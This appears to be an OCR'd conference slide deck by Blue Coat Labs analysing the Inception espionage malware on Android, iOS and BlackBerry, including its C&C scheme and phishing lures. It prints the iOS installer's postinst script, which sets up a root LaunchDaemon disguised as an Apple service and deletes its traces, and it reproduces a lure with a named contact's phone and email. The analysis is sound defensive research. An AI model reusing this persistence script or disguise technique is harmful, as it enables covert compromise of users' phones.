
Nov 21

BBC Homepage


82.221.100.55/page/index?id=1416581821916993398&type2=1024

Breaking news, sport, TV, radio and a whole lot more. The BBC informs, educates and entertains

Bitly statistics



Android malware



- Masked as WhatsApp Update
- Upon execution installs as service and removed app icon
- Is capable of gathering the following information
  - Account data
  - Location
  - Contacts
  - External and Internal Storage (files written)
  - Audio (microphone)
  - Outgoing calls
  - Incoming calls
  - Call log
  - Calendar
  - Browser bookmarks
  - Incoming SMS


Android Comms

- Malware Connects to specific user account on common blog site
- Looks for encrypted message between special HTML tags
- Decodes message which points to second-tier blog site
- Second-tier blog sites all appear to be compromised sites
- This way attackers can easily switch out what compromised sites are used for C&C


iOS malware

- Masked as Skype Update
- Requires iPhone to be rooted with Cydia installed
- Once executed deletes app and sets executable to run at reboot
- Communicates with C&C via public hosting service’s FTP
- Is capable of gathering the following information
  - Device platform, name, model, system name, system version
  - iTunes Account Information
  - Contacts
  - Hardware information
  - SMS messages
  - Call log
  - Calendar


iOS deb installer




▼ d.deb	Folder	--
▼ control.tar.gz	Folder	--
control	TextEd…ument	568 bytes
postinst	Unix E…le File	322 bytes
▼ data.tar.gz	Folder	--
▼ System	Folder	--
▼ Library	Folder	--
▼ LaunchDaemons	Folder	--
com.a…r.plist	property list	420 bytes
▼ usr	Folder	--
▼ bin	Folder	--
C	Unix E…le File	1.2 MB
cores	TextEd…ument	88 bytes
rsaCert.der	certific…X.509)	517 bytes
debian-binary	TextEd…ument	4 bytes



```bash
#! /bin/bash

chown root:wheel /usr/bin/C
chmod 755 /usr/bin/C
chmod 644 /System/Library/LaunchDaemons/com.apple.tor.plist
chown root:wheel /System/Library/LaunchDaemons/com.apple.tor.plist
rm /usr/bin/comms
rm /var/root/Media/Cydia/AutoInstall/d.deb
launchctl load /System/Library/LaunchDaemons/com.apple.tor.plist
exit 0
```



Key	Type	Value
▼ Root	Dictionary	(5 items)
Label	String	com.apple.tor
Program	String	/usr/bin/C
RunAtLoad	Boolean	YES
StartInterval	Number	20
UserName	String	root




```
plum@Hall:~$ file C
C: Mach-O universal binary with 3 architectures
C (for architecture armv7):     Mach-O executable arm
C (for architecture armv7s):    Mach-O executable arm
C (for architecture arm64):     Mach-O 64-bit executable
```

Blackberry malware

- Masked as settings app
- Is capable of gathering the following information
  - Complete device hardware information (including temperature)
  - Account information
  - Hardware information
  - Address book
  - Mobile carrier information and area code
  - Installed applications

Mobile red herrings



```
ps/SkypeUpdate/build/SkypeUp.build/Debug-iphoneos/SkypeUp.build/Obje
..sdk/System/Library/Frameworks/CoreGraphics.framework/Headers/CGGeo
per/iOS/JohnClerk/Apps/SkypeUpdate/WhatsAppUpdate/ViewController.h
pelOK] -[ViewController setLabelOK:
adingView _OBJC_IVAR_$_ViewControll
ld/SkypeUp.b
te applicati
ndow:] -[App
```

```
+ arrayOfByte1.length)
 IOException("त्रुटि SizeRandomStr:
putStream.read(new byte[i]);
taInputStream.readInt() + (4 +
 IOException("त्रुटि SizeRandomStr:
yOfByte2 = a.a(localDataInputSt
```


```
$0000000000   $0100   $0111   $0119   $0120   $012
$0156   $0157   $0158   $0159   $0160   $0161   $016
$025   $026   $027   $028   $029   $030   $031   $032
$054   $055   $056   $057   $058   $059 6.0.0.396
$070'13'   $070'13'   $070'14'   $070'15'
70'7'   $070'8'   $070'9'   $071'1'   $071
1'   $082'1'   $084'1'   $085'1'
ConnectionTimeout   $0God_Save_The_Queen   $0Key2   $0LCLIQS
LGXdUTydrCuEiZ55C3Hi SYvKIP0pg0twNqEpTuwTml FvBGzsm9CMAtjFW/xUZxMC0
CvJlot1Enaolzs7YN/0pRgw   SSmdrCvJlot1Enaolzs7YN
$0UTF-8   $0UrlBlog   $0UrlGet   $0UrlPut   $0
```

```
Log.info("705", new String("'خواندن فایل".getBytes("UTF-8")), false)
localFileConnection = (FileConnection)Connector.open(str, 3);
if (!localFileConnection.exists())
```

C&C clues

- Tracked when new command files were uploaded to Cloudme
- Command files took the form of [x].bin where x is incremented each time
- From this we gained a good idea how successful their campaign was
- Over 24 hours this number increased by about 100, thus 100 active targets the attackers were using
- Based on the times the files were uploaded attackers were most active from 8:00AM to 5:00PM in the Eastern European Timezone

RedOctober




Diplomatic Car for Sale

ChevroletOptra

rice 3500 Euro

Year of manufacture:	2007
Color:	silver metallic
Engine:	108 HP, 1.6 l, Petrol
Transmission:	Manual
Mileage:	82000 km
Equipment:	Air-condition, Radio, electric windows, very good condition, new battery, always serviced in the German Embassy Car Service

The car can be viewed and test driven at the German Embassy, Ulitsa Mosfilmovskaya 56, 119285 Moscow. In order to arrange an appointment please contact Mr. Paul Reschke
Tel.: +7 926 396 4909 (mobile) or +7 495 937 9500 ext. 425
E-Mail: paul.reschke@gmx.de



Diplomatic car for sale

MODEL: Mazda 323- 1998 **DISPLACEMENT:** 1800 cc

TRANSMISSION: Automatic **FUEL:** Benzin

MILEAGE: 145.000 km


Power Steering – Electric Windows - AM/FM Stereo- Electric Mirrors - Air Conditioning - Remote central locking with Alarm - Extra snow tires.

PRICE: 2.700 $ (USD)

CONTACT: *&&&&&&&&& - &&&&&&&&&&*

THE CAR IS IN A VERY GOOD CONDITIONS

- Many similarities to RedOctober attack from 2012/2013
  - Some phishing documents look almost identical
  - Similar exploit markers
  - Kaspersky notes large target overlap between campaigns



Summary

Summary

- One of the most sophisticated malware attacks Blue Coat Labs has ever discovered
- Whole setup shows signs of automation and seasoned programming
- The amount of layers used in this scheme to protect the payload of their attack seems excessively paranoid
- The attackers utilize compromised embedded devices as well as multiple dedicated hosting providers and VPN services to mask their identity
- The framework is generic, and could work as an attack platform for a multitude of purposes with very little modification
- Includes malware targeting mobile devices: Android, Blackberry and iOS
- Difficult to assign attribution due to false clues


Apply/Prevention

- Block outbound WEBDAV
- Don’t unlock phones
- Don’t install apps from unofficial sources
- Keep software up-to-date
- User education (phishing attacks)

RSAConference2015

San Francisco | April 20-24 | Moscone Center

Questions



#RSAC

References

- http://dc.bluecoat.com/Inception_Framework